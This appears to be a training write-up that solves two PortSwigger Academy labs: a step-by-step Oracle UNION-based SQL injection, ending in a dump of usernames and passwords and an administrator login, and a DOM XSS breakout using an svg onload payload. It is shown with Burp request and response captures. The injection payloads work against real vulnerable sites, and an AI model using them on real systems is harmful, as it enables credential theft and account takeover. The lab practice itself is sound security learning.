

Checkpoint Governance, Compliance and Legislation

- For this checkpoint you can work on portswigger platform, portswigger is the company that created burpsuite tool so you can create an account on their website and goto **academy** -> **all labs**
- **first we will try to solve the following lab :**

<https://portswigger.net/web-security/sql-injection/examining-the-database/lab-listing-database-contents-oracle>

The screenshot displays the PortSwigger Web Security Academy interface. At the top, there's a navigation bar with 'Log out' and 'MY ACCOUNT' buttons. Below this is a secondary navigation bar with links like 'Products', 'Solutions', 'Research', 'Academy', and 'Support'. The main content area is titled 'Web Security Academy > SQL injection > Examining the database > Lab'. The lab title is 'Lab: SQL injection attack, listing the database contents on Oracle'. It is marked as 'PRACTITIONER' and 'Not solved'. The lab description states: 'This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables. The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users. To solve the lab, log in as the administrator user.' A 'Hint' button is visible. Below the lab description, there's a browser view showing the URL 'https://0a29002004f6baa980c60829008000ca.web-security-academy.net/filter?category=Gifts'. The browser view also shows the 'WebSecurity Academy' logo and a 'Back to lab home' button. At the bottom, there's a red error message: 'Internal Server Error'.


- WE need to login as administrator
- use burpsuite to intercept and modify the request :
- launch burpsuite

<https://i.imgur.com/0d5kn53.png>

- **Click here :**

<https://i.imgur.com/ABDTSvp.png>

- click on **start burp**
- go to proxy make sure that the intercept is on



- launch the burpsuite embedded browser and visit the lab website
- Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:

```
Request
Pretty Raw Hex
1 GET /filter?category=Gifts'+order+by+2-- HTTP/2
2 Host: 0a29002004f6baa980c60829008000ca.web-security-academy.net
3 Sec-Ch-Ua:
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: ""
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97
  Safari/537.36
8 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
  mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
  0.7
9 Sec-Fetch-Site: none
0 Sec-Fetch-Mode: navigate
1 Sec-Fetch-User: ?1
2 Sec-Fetch-Dest: document
3 Accept-Encoding: gzip, deflate
4 Accept-Language: en-US,en;q=0.9
5
6

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: session=udAPMaqW01SYLL1jFsy6kaJsp3Jpv1ja; Secure;
  HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 8561
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10     <link href=/resources/labheader/css/academyLabHeader.css rel=
      stylesheet>
11     <link href=/resources/css/labsEcommerce.css rel=stylesheet>
12     <title>
      SQL injection attack, listing the database contents on
      Oracle
13   </title>
14 </head>
15 <body>
16   <script src=/resources/labheader/js/labHeader.js">
17   </script>
18   <div id="academyLabHeader">
19     <section class='academyLabBanner'>
20       <div class=container>
21         <div class=logo>
22         </div>
23         <div class=title-container>
24           <h2>
25             SQL injection attack, listing the database contents
26             on Oracle
27           </h2>
28           <a id='lab-link' class='button' href='/'>
29             Back to lab home
30           </a>
31           <a class=link-back href=
32             https://portswigger.net/web-security/sql-injection/exa
33             mining-the-database/lab/listing-database-contents.aspx
34           >
35             Back to lab home
36           </a>
37         </div>
38       </div>
39     </section>
40   </div>
41 </body>
42 </html>
```

'+UNION+SELECT+'abc','def'+FROM+dual--

```
Request
Pretty Raw Hex
1 GET /filter?category=Gifts'+UNION+SELECT+'abc','def'+FROM+dual--
  HTTP/2
2 Host: 0a29002004f6baa980c60829008000ca.web-security-academy.net
3 Sec-Ch-Ua:
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: ""
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97
  Safari/537.36
8 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
  mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
  0.7
9 Sec-Fetch-Site: none
0 Sec-Fetch-Mode: navigate
1 Sec-Fetch-User: ?1
2 Sec-Fetch-Dest: document
3 Accept-Encoding: gzip, deflate
4 Accept-Language: en-US,en;q=0.9
5
6

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: session=J7NkohfAZB0WNgh08fJjrn8RYRGyumwx; Secure;
  HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 8746
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10     <link href=/resources/labheader/css/academyLabHeader.css rel=
      stylesheet>
11     <link href=/resources/css/labsEcommerce.css rel=stylesheet>
12     <title>
      SQL injection attack, listing the database contents on
      Oracle
13   </title>
14 </head>
15 <body>
16   <script src=/resources/labheader/js/labHeader.js">
17   </script>
18   <div id="academyLabHeader">
19     <section class='academyLabBanner'>
20       <div class=container>
21         <div class=logo>
22         </div>
23         <div class=title-container>
24           <h2>
25             SQL injection attack, listing the database contents
26             on Oracle
27           </h2>
28           <a id='lab-link' class='button' href='/'>
29             Back to lab home
30           </a>
31           <a class=link-back href=
32             https://portswigger.net/web-security/sql-injection/exa
33             mining-the-database/lab/listing-database-contents.aspx
34           >
35             Back to lab home
36           </a>
37         </div>
38       </div>
39     </section>
40   </div>
41 </body>
42 </html>
```

- Use the following payload to retrieve the list of tables in the database:

'+UNION+SELECT+table_name,NULL+FROM+all_tables--

Request

PrettyRawHex

GET /filter?category=Gifts'+UNION+SELECT+table_name,NULL+FROM+all_tables-- HTTP/2
Host: 0a29002004f6baa980c60829008000ca.web-security-academy.net
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

Response

PrettyRawHexRender

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: session=P0nkvnFbP5SpsSPYjQmQijyGe3x0xNc6; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 17181
6
7 <!DOCTYPE html>
8 <html>
9 <head>
10 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
11 <link href=/resources/css/labsEcommerce.css rel=stylesheet>
12 <title>
SQL injection attack, listing the database contents on Oracle
</title>
13 </head>
14 <body>
15 <script src=/resources/labheader/js/labHeader.js">
</script>
16 <div id="academyLabHeader">
17 <section class='academyLabBanner'>
18 <div class=container>
19 <div class=logo>
</div>
20 <div class=title-container>
21 <h2>
SQL injection attack, listing the database contents on Oracle

- Find the name of the table containing user credentials. USERS_HIFHYO
- Use the following payload (replacing the table name) to retrieve the details of the columns in the table:

'+UNION+SELECT+column_name,NULL+FROM+all_tab_columns+WHERE+table_name='USERS_HIFHYO'--

Request		Response		Inspector		
Pretty	Raw	Hex	Pretty	Raw	Hex	Inspector
1	GET /filter?category=	1	HTTP/2 200 OK			Request attr
	Tech+gifts'+UNION+SELECT+column_name	2	Content-Type: text/html;			Request que
	,NULL+FROM+all_tab_columns+WHERE+tab		charset=utf-8			Request bod
	le_name='USERS_HIFHYO'-- HTTP/2	3	Set-Cookie: session=			Request coo
2	Host:		Zwqu6LsVRB6CkhVhNoqEXBdBftKieK8w;			Request hea
	0a9300fd03575e7283e1696c009600a6.web	4	Secure; HttpOnly; SameSite=None			Response he
	-security-academy.net	5	X-Frame-Options: SAMEORIGIN			
3	Http/2:	6	Content-Length: 9925			
4	Sec-Ch-Ua:	7	<!DOCTYPE html>			
5	Sec-Ch-Ua-Mobile: ?0	8	<html>			
6	Sec-Ch-Ua-Platform: ""	9	<head>			
7	Upgrade-Insecure-Requests: 1	10	<link href=			
8	User-Agent: Mozilla/5.0 (Windows NT		/resources/labheader/css/academ			
	10.0; Win64; x64) AppleWebKit/537.36	11	yLabHeader.css rel=stylesheet>			
	(KHTML, like Gecko)	12	<link href=			
9	Accept:		/resources/css/labsEcommerce.cs			
	text/html,application/xhtml+xml,appl	13	s rel=stylesheet>			
	ication/xml;q=0.9,image/avif,image/w	14	<title>			
	ebp,image/apng,*/*;q=0.8,application		SQL injection attack, listing			
	/signed-exchange;v=b3;q=0.7		the database contents on			
10	Sec-Fetch-Site: none		Oracle			
11	Sec-Fetch-Mode: navigate	15	</title>			
12	Sec-Fetch-User: ?1	16	</head>			
13	Sec-Fetch-Dest: document	17	<body>			
14	Accept-Encoding: gzip, deflate		<script src=			
15	Accept-Language: en-US,en;q=0.9		/resources/labheader/js/labHead			
16			er.js">			
17			</script>			
			<div id="academyLabHeader">			
			<section class=			

- Find the names of the columns containing usernames and passwords.
PASSWORD_PRDJMS USERNAME_WACJHW
- Use the following payload (replacing the table and column names) to retrieve the usernames and passwords for all users:
'+UNION+SELECT+USERNAME_WACJHW,+PASSWORD_PRDJMS+FROM+USERS_HIFHYO'--

Request	Response
<pre> Pretty Raw Hex GET /filter?category= Tech+gifts'+UNION+SELECT+USERNAME_WA CJHW,+PASSWORD_PRDJMS+FROM+USERS_HIF HYO-- HTTP/2 Host: 0a9300fd03575e7283e1696c009600a6.web -security-academy.net Http/2: Sec-Ch-Ua: Sec-Ch-Ua-Mobile: ?0 Sec-Ch-Ua-Platform: "" Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36 Accept: text/html,application/xhtml+xml,appl ication/xml;q=0.9,image/avif,image/w ebp,image/apng,*/*;q=0.8,application /signed-exchange;v=b3;q=0.7 Sec-Fetch-Site: none Sec-Fetch-Mode: navigate Sec-Fetch-User: ?1 Sec-Fetch-Dest: document Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9 </pre>	<pre> Pretty Raw Hex 1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 Set-Cookie: session= T5uKcpfAbly0fWzHeo1TgI8DIZk8ZPEv; Secure; HttpOnly; SameSite=None 4 X-Frame-Options: SAMEORIGIN 5 Content-Length: 10060 6 7 <!DOCTYPE html> 8 <html> 9 <head> 10 <link href= /resources/labheader/css/academ yLabHeader.css rel=stylesheet> 11 <link href= /resources/css/labsEcommerce.cs s rel=stylesheet> 12 <title> SQL injection attack, listing the database contents on Oracle </title> 13 </head> 14 <body> 15 <script src= /resources/labheader/js/labHead er.js"> </script> 16 <div id="academvlabHeader"> </pre>

- LOGIN AS ADMIN

LOGIN: administrator

PASS: 89w1gqm6x39cmnd1sitw



Congratulations, you solved the lab!

Share your skills!



[Continue learning](#) >

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

Update email

- For the XSS lab we can try to solve the DOM XSS

<https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-document-write-sink>

- This lab contains a DOM-based cross-site scripting vulnerability in the search query tracking functionality. It uses the JavaScript document.write function, which writes data out to the page. The document.write function is called with data from location.search, which you can control using the website URL.


To solve this lab, perform a cross-site scripting attack that calls the alert function.

- Enter a random alphanumeric string into the search box.
- Right-click and inspect the element, and observe that your random string has been placed inside an img src attribute.

[Home](#)

0 search results for 'abcd1234'

[< Back to Blog](#)



- Break out of the img attribute by searching for:

"><svg onload=alert(1)>

[Home](#)

0 search results for 'abcd1234'

Search

[< Back to Blog](#)



Congratulations, you solved the lab!

Share your skills!



[Continue learning](#) >>

[Home](#)

0 search results for "'><svg onload=alert(1)>'

Search